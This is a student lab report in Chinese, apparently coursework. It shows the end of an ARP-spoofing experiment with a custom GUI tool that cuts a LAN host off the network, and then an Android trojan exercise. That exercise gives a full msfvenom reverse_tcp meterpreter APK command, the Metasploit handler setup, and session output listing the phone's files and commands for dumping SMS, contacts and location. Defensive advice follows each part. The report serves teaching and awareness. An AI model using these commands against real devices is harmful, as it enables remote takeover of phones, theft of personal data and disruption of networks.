/ # cat /proc/net/arp
IP address      HW type    Flags     HW address    Mask       Device
192.168.0.1     0x1       0x2      e4:7d:eb:06:d8:5d  *         wlan0
192.168.0.102  0x1       0x2      00:1d:e0:13:dd:3d  *         wlan0
/ #
```

- (1) 启动主程序。系统初始化，加载设备信息，并将设备运行情况加载在操作日志中。
- (2) 选择网络接口。程序初始化后将会提供一个默认最优接口。用户也可以选择“加载全部”加载设备所有接口，自主选择扫描接口。



- (3) 设置扫描网段。程序启动后将会加载默认的扫描网段。用户也可根据实际情况自行设置。
- (4) 开始扫描。点击“开始扫描”则从设定的网段开始扫描局域网内活跃的主机，并更新 ARP 缓存表。扫描出的活跃主机信息将加载在列表中。





(5) 依次选择欺骗对象、欺骗 IP 及伪造的 Mac 地址。三者都可通过双击活跃主机列表中的主机快速填入。




(6) 开始执行 ARP 攻击。发送的 ARP 数据报各字段详细信息将展示在 ARP 包详细信息窗口。




(7) 查看数据报详细信息。转到“嗅探”界面，选择过滤规则，配置其他选项，点击“运行”，开始抓包。获取的包信息将展示在详细界面。





(8) 查看攻击效果。可以看到，被攻击目标的 ARP 缓存表已发生改变，欺骗 IP 对应的 Mac 地址以被改为伪造的 MAC 地址 00:00:00:00:00:00。



(9) 停止攻击。可看到在操作日志处已更新信息。



The screenshot shows the ARP attack tool interface. The '适配器' (Adapter) is set to 'wlp6s0'. The '扫描网段' (Scan Range) is '192.168.0.1/24'. The '欺骗对象' (Target) is '单播' (Unicast) and '网关' (Gateway). The '欺骗IP' (Target IP) is '192.168.0.1' and the '伪造Mac地址' (Fake MAC) is '00:00:00:00:00:00'. The '执行' (Execute) button is highlighted. The '操作日志' (Operation Log) shows the following messages:

- 成功加载全部设备列表!
- 设定默认接口!
- 设定默认接口!
- 正在扫描网段信息!
- 扫描中,请稍后...
- 扫描成功!已刷新列表!
- 欺骗方式选择为单播!
- 已从列表加载单播目标!
- 设置被攻击方IP为网关!
- 正在构造ARP包...
- 构造ARP包成功!
- 正在攻击...
- 正在停止攻击...
- 停止攻击成功!

推荐接口: wlp6s0(默认)    本机IP: 172.28.12.143    本机MAC: 00:1d:e0:13:dd:3d

(10) 同以上步骤,重新选择欺骗对象、欺骗IP及伪造的Mac地址,重新发起ARP攻击。此次欺骗对象为网关,欺骗IP为局域网内的某台主机,使其上不了网。




The screenshot shows the ARP attack tool interface. The '适配器' (Adapter) is set to 'wlp6s0'. The '扫描网段' (Scan Range) is '192.168.0.1/24'. The '欺骗对象' (Target) is '单播' (Unicast) and '网关' (Gateway). The '欺骗IP' (Target IP) is '192.168.0.100' and the '伪造Mac地址' (Fake MAC) is '00:00:00:00:00:00'. The '执行' (Execute) button is highlighted. The '操作日志' (Operation Log) shows the following messages:

- 成功加载全部设备列表!
- 设定默认接口!
- 设定默认接口!
- 正在扫描网段信息!
- 扫描中,请稍后...
- 扫描成功!已刷新列表!
- 欺骗方式选择为单播!
- 已从列表加载单播目标!
- 设置被攻击方IP为网关!
- 正在构造ARP包...
- 构造ARP包成功!
- 正在攻击...
- 正在停止攻击...
- 停止攻击成功!
- 欺骗方选择为网关!
- 已从列表加载单播目标!
- 欺骗方选择为网关!
- 重置被攻击方IP!
- 已从列表加载伪造的IP!
- 正在构造ARP包...
- 构造ARP包成功!
- 正在攻击...

推荐接口: wlp6s0(默认)    本机IP: 172.28.12.143    本机MAC: 00:1d:e0:13:dd:3d

```
e4 7d eb 06 d8 5d 00 1d e0 13 dd 3d 08 06 00 01 08 00 06 04 00 02 00 00 00 00
00 00 c0 a8 00 64 e4 7d eb 06 d8 5d c0 a8 00 64 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
```

(11) 再次查看攻击效果。发现目标主机已无法上网。



(12) 转到“统计”页面，可查看统计信息。

数据包统计信息		网络元列表
Start Time	2018-03-26 22:33:33	e4:7d:eb:06:d8:5d
End Time	2018-03-26 22:33:39	ff:ff:ff:ff:ff:ff
Run Time	7.42s	
All Packet(s)	5	
Packet(s) Speed	0.67 packet(s)/s	
MAC Byte(s)	0	
MAC rate	0.00 bit/s	
Arp Packet(s)	3	
Ip Packet(s)	2	
TCP Packet(s)	2	
UDP Packet(s)	0	
ICMP Packet(s)	0	
Other Packet(s)	0	

**重置**

### (13) 关于页面



#### 2.3.4 ARP 攻击防范方法

- (1) 静态绑定。对每台主机进行 IP 和 MAC 地址静态绑定。
- (2) 使用 ARP 防护软件，善用 ARP 防火墙和 ARP 病毒查杀软件。
- (3) 采用 VLAN 技术隔离端口，将 VLAN 和交换机端口绑定。通过划分 VLAN 和交换机端口绑定，防范 ARP 攻击。
- (4) 禁用某个网络接口做 ARP 解析。

# 实验 3 新的网络攻击手段的论述

## 1. 简介

随着智能手机的普及，以智能手机为平台的应用软件越来越多，这些软件极大丰富了人们的生活，带给人们极大的便利。但是伴随着手机软件的爆炸式增长，一些恶意软件也大量出现在互联网上，骗取用户下载安装，危害用户移动设备安全。近些年，以安卓系统为平台的设备与日俱增，伴随着市场占有率的快速上涨，其安全性也引发了极大的关注。同时因为安卓系统的开源性，更加方便了不法分子编写安卓平台恶意软件，非法获取用户信息。本实验将模拟针对安卓设备的网络攻击，通过生成恶意软件，诱导用户安装（通过链接或软件捆绑），从而达到监听用户数据，后台获取用户信息的目的。

## 2. 攻击原理

通过 Metasploit Framework(MFS)生成木马文件，通过链接或恶意软件捆绑，诱导用户下载安装，从而入侵 Android 手机。

## 3. 工作过程或步骤流程（所用工具介绍）

操作系统: Kali Linux

使用工具: Metasploit Framework(MSF)

工具介绍: MetasploitFramework 是一套针对远程主机进行开发和执行“exploit 代码”的工具。

使用步骤:

- (1) 选择并配置一个攻击代码(exploit)，利用漏洞来进入目标系统
- (2) 检测目标系统是否会被此代码影响
- (3) 选择并配置有效载荷(payload)，成功入侵系统在目标系统执行代码
- (4) 选择编码方式
- (5) 执行攻击代码

### 详细操作步骤:

(1) 打开终端, 查看本地 IP 地址

```
>> ifconfig
```

通过指定接口, 可以看到本地 IP 地址为 192.168.0.102

```
root@kali: ~  
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)  
root@kali:~# ifconfig  
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    ether 00:1a:80:4a:8e:b6 txqueuelen 1000 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
    device interrupt 16  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1 (Local Loopback)  
    RX packets 640 bytes 51984 (50.7 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 640 bytes 51984 (50.7 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.0.102 netmask 255.255.255.0 broadcast 192.168.0.255  
    inet6 fe80::d8a8:1a99:236c:5fc2 prefixlen 64 scopeid 0x20<link>  
    ether 00:1d:e0:13:dd:3d txqueuelen 1000 (Ethernet)  
    RX packets 6942 bytes 4417803 (4.2 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 6693 bytes 1142353 (1.0 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

(2) 使用 msfvenom 工具生成 apk 木马文件

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.102 LPORT=6666 R >  
/root/hack.apk
```

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.102 LPORT=6  
666 R > /root/hack.apk  
No platform was selected, choosing Msf::Module::Platform::Android from the payload  
No Arch selected, selecting Arch: dalvik from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 9434 bytes
```

### 参数详解:

-p 指定需要使用的 payload(攻击载荷), 是系统被攻陷后执行的操作。通常攻击载荷附加于漏洞攻击模块之上, 随漏洞攻击一起分发。

singles:自包含, 完全独立, 类似小的可执行文件

stagers:攻击者和被攻击者之间建立网络连接

stages:stagers 模块下载的载荷组件

-LPORT:接收反弹 Shell 的主机, 即本地 IP 地址

-LPORT:接收反弹 Shell 主机的监听端口

/root/hack.apk:生成木马文件 apk 目录

(3) 打开 postgresql 数据库

```
>> service postgresql start
```

(4) 初始化数据库服务

```
>> msfdb init
```

(5) 启动 metasploit 控制台

```
>> msfconfole
```





(10) 查看参数是否设置成功

>> show options

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.0.102    yes       The listen address
  LPORT  4444             yes       The listen port

Payload options (android/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.0.102    yes       The listen address
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target
```

(11) 将 hack.apk 安装到手机

(12) 执行漏洞，开始监听，等待手机上线。待手机执行该应用时，将自动连接会话

>> exploit

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.102:6666
[*] Sending stage (69873 bytes) to 192.168.0.100
[*] Meterpreter session 1 opened (192.168.0.102:6666 -> 192.168.0.100:48467) at 2018-03-24 09:06:12 +0800

meterpreter > |
```

至此入侵系统成功

## 4. 功能或后果

入侵系统成功后，恶意软件将会建立 TCP 连接，攻击方将会通过 msfconfole 控制终端远程操控用户设备，获取用户信息

(1) 查看入侵系统信息

>> sysinfo

```
meterpreter > sessions 1
[*] Session 1 is already interactive.
meterpreter > sysinfo
Computer      : localhost
Os           : Android 5.0 - Linux 3.10.61+ (aarch64)
Meterpreter  : dalvik/android
meterpreter > |
```

## (2) 查看更多指令

>> help

```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
meterpreter > help

Core Commands
=====
Command      Description
-----
?             Help menu
background   Backgrounds the current session
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun       Executes a meterpreter script as a background thread
channel      Displays information or control active channels
close        Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit        Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid         Get the session GUID
help        Help menu
info        Displays information about a Post module
irb         Drop into irb scripting mode
load        Load one or more meterpreter extensions
machine_id  Get the MSF ID of the machine attached to the session
quit        Terminate the meterpreter session
read        Reads data from a channel
resource    Run the commands stored in a file
run         Executes a meterpreter script or Post module
sessions    Quickly switch to another session

Android Commands
=====
Command      Description
-----
activity_start Start an Android activity from a Uri string
check_root   Check if device is rooted
dump_callog  Get call log
dump_contacts Get contacts list
dump_sms     Get sms messages
geolocate    Get current lat-long using geolocation
hide_app_icon Hide the app icon from the launcher
interval_collect Manage interval collection capabilities
send_sms     Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query Query a SQLite database from storage
wakelock    Enable/Disable Wakelock
wlan_geolocate Get current lat-long using WLAN information

meterpreter > |
```

## (3) 通过相关指令即可获得相关信息

```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
Listing: /storage/sdcard1
=====
Mode          Size  Type  Last modified      Name
-----
0001/-----x 0     fif   1970-01-01 08:00:00 +0800 .android_secure
40667/rw-rw-rw- 32768 dir   2018-03-24 09:06:03 +0800 .dandroid_secure
100667/rw-rw-rw- 33    fil   2015-07-01 08:00:06 +0800 .tcookieid
40667/rw-rw-rw- 32768 dir   2017-10-26 12:22:18 +0800 .系统文件, 请勿删除
40666/rw-rw-rw- 32768 dir   2018-03-23 19:48:04 +0800 ADM
40666/rw-rw-rw- 32768 dir   2018-03-22 19:32:54 +0800 Android
40666/rw-rw-rw- 32768 dir   2018-03-23 12:51:52 +0800 LOST.DIR
40666/rw-rw-rw- 32768 dir   2017-10-14 13:57:26 +0800 System Volume Information
40666/rw-rw-rw- 32768 dir   2017-12-01 14:16:18 +0800 TDT
40666/rw-rw-rw- 32768 dir   2018-03-20 21:09:04 +0800 apk
40666/rw-rw-rw- 32768 dir   2018-03-24 09:05:44 +0800 ftp
40666/rw-rw-rw- 32768 dir   2018-03-23 15:44:46 +0800 temp
40666/rw-rw-rw- 32768 dir   2018-03-22 20:32:56 +0800 图片
40666/rw-rw-rw- 32768 dir   2018-02-23 12:09:56 +0800 录音
40666/rw-rw-rw- 32768 dir   2017-11-14 12:10:50 +0800 深度学习
40666/rw-rw-rw- 32768 dir   2018-02-21 19:26:16 +0800 电子书
40666/rw-rw-rw- 32768 dir   2018-03-23 15:56:21 +0800 相机
40666/rw-rw-rw- 32768 dir   2018-01-15 22:14:16 +0800 视频
40666/rw-rw-rw- 32768 dir   2015-07-01 08:02:16 +0800 课件
40666/rw-rw-rw- 32768 dir   2018-02-23 16:42:22 +0800 音乐

meterpreter > |
```

## 5. 防范手段与措施

(1) 购买手机或者下载安装 APP，最好通过官方、正规渠道，尽量不要通过第三方销售平台或者第三方应用商店，防止软件后门及恶意软件捆绑。

(2) 要特别注意不要轻易点击下载具有诱导性质的链接或者弹窗提供的 APP，防止下载到恶意软件，造成数据泄露。

(3) 在使用手机的过程中，要善用安全管理软件，在安装软件时对应用程序及安装包进行安全扫描，确保软件安全再进行安装。

(4) 如果对设备有高安全性需要，应当对设备添加密码保护，要对设备进行及时备份。

(5) 注意应用申请的权限信息，是否存在申请过多权限的问题。

(6) 尽可能的升级操作系统，防止漏洞利用

(7) 关注进程列表，确保只有受信任进程运行。如果发现未知进程，考虑移除进程并对手机进行病毒查杀。

## 6. 结论（个人观点）

在大数据大安全时代，移动终端设备面临的威胁日益增多：恶意软件层出不穷，方法手段更加隐蔽，诈骗电话、欺诈短信、钓鱼链接、木马病毒、勒索软件等，给移动终端用户带来很多安全问题。因此用户在这个时代背景下，需要提高自己的辨别能力，不去点击可疑链接，不访问不正当内容，不轻信诱导性软件提供的信息，不随便扫街边二维码，以防恶意软件在后台偷偷下载安装运行，导致手机崩溃或信息泄露。

## 实践总结

### 1. 参考资料

David Kennedy, Jim O’Gorman 等著:《Metasploit 渗透测试指南》, 电子工业出版社, 2012

### 2. 实践总结

通过实验一, 我学会了使用 Sniffer Pro 软件, 并通过该软件进行协议分析和网络嗅探, 知道了如何捕获 FTP、HTTP 等协议的数据包, 理解了 TCP/IP 协议中多种协议的数据结构、会话连接建立和终止的过程。同时在实践过程中, 学会了自己搭建 FTP 服务器。

通过实验二, 我掌握了 ARP 协议的攻击原理, 并通过 QT 设计了一款能够实现 ARP 攻击的图形界面软件, 提出了防范 ARP 攻击的方法, 将理论知识运用于实践。在本实验的基础上, 我进行了一些拓展, 实现了通过利用 Libpcap 提供的网络数据包捕获接口捕获流经本网卡的所有原始数据包, 并在此基础上对捕获的数据包进行统计分析。与此同时了解了如何通过编写过滤条件, 对网络数据包进行过滤, 提取出所关心的网络数据。本实验对我的编程能力和综合能力有很大的提升。

通过实验三, 我针对互联网上恶意软件泛滥的问题, 通过 Metasploit Framework(MSF)模拟实现了 Android 系统下木马 APK 文件生成及渗透入侵、监听用户数据、非法获取用户数据信息的过程, 懂得了攻击原理及后果, 并提出了防范手段及措施, 对自身实践能力有很大的提升。

总之, 通过本次实验, 将平时上课所学理论知识转化为了实践, 不仅提高了自身的编程能力, 还提高了自己解决问题和思维的能力, 受益匪浅。希望多多开设这样的实践课, 在实践中提升自己的综合能力。

www.flag303.com

评价表格：

考核标准	得分
(1) 实现实践要求基本内容 (60%) ；	
(2) 实验过程中, 具有严谨的学习态度和认真、踏实、一丝不苟的科学作风(10%)；	
(3) 所做实验具有一定的创新性 (20%) ；	
(4) 实验报告规范 (10%) 。	

www.flagzue.cn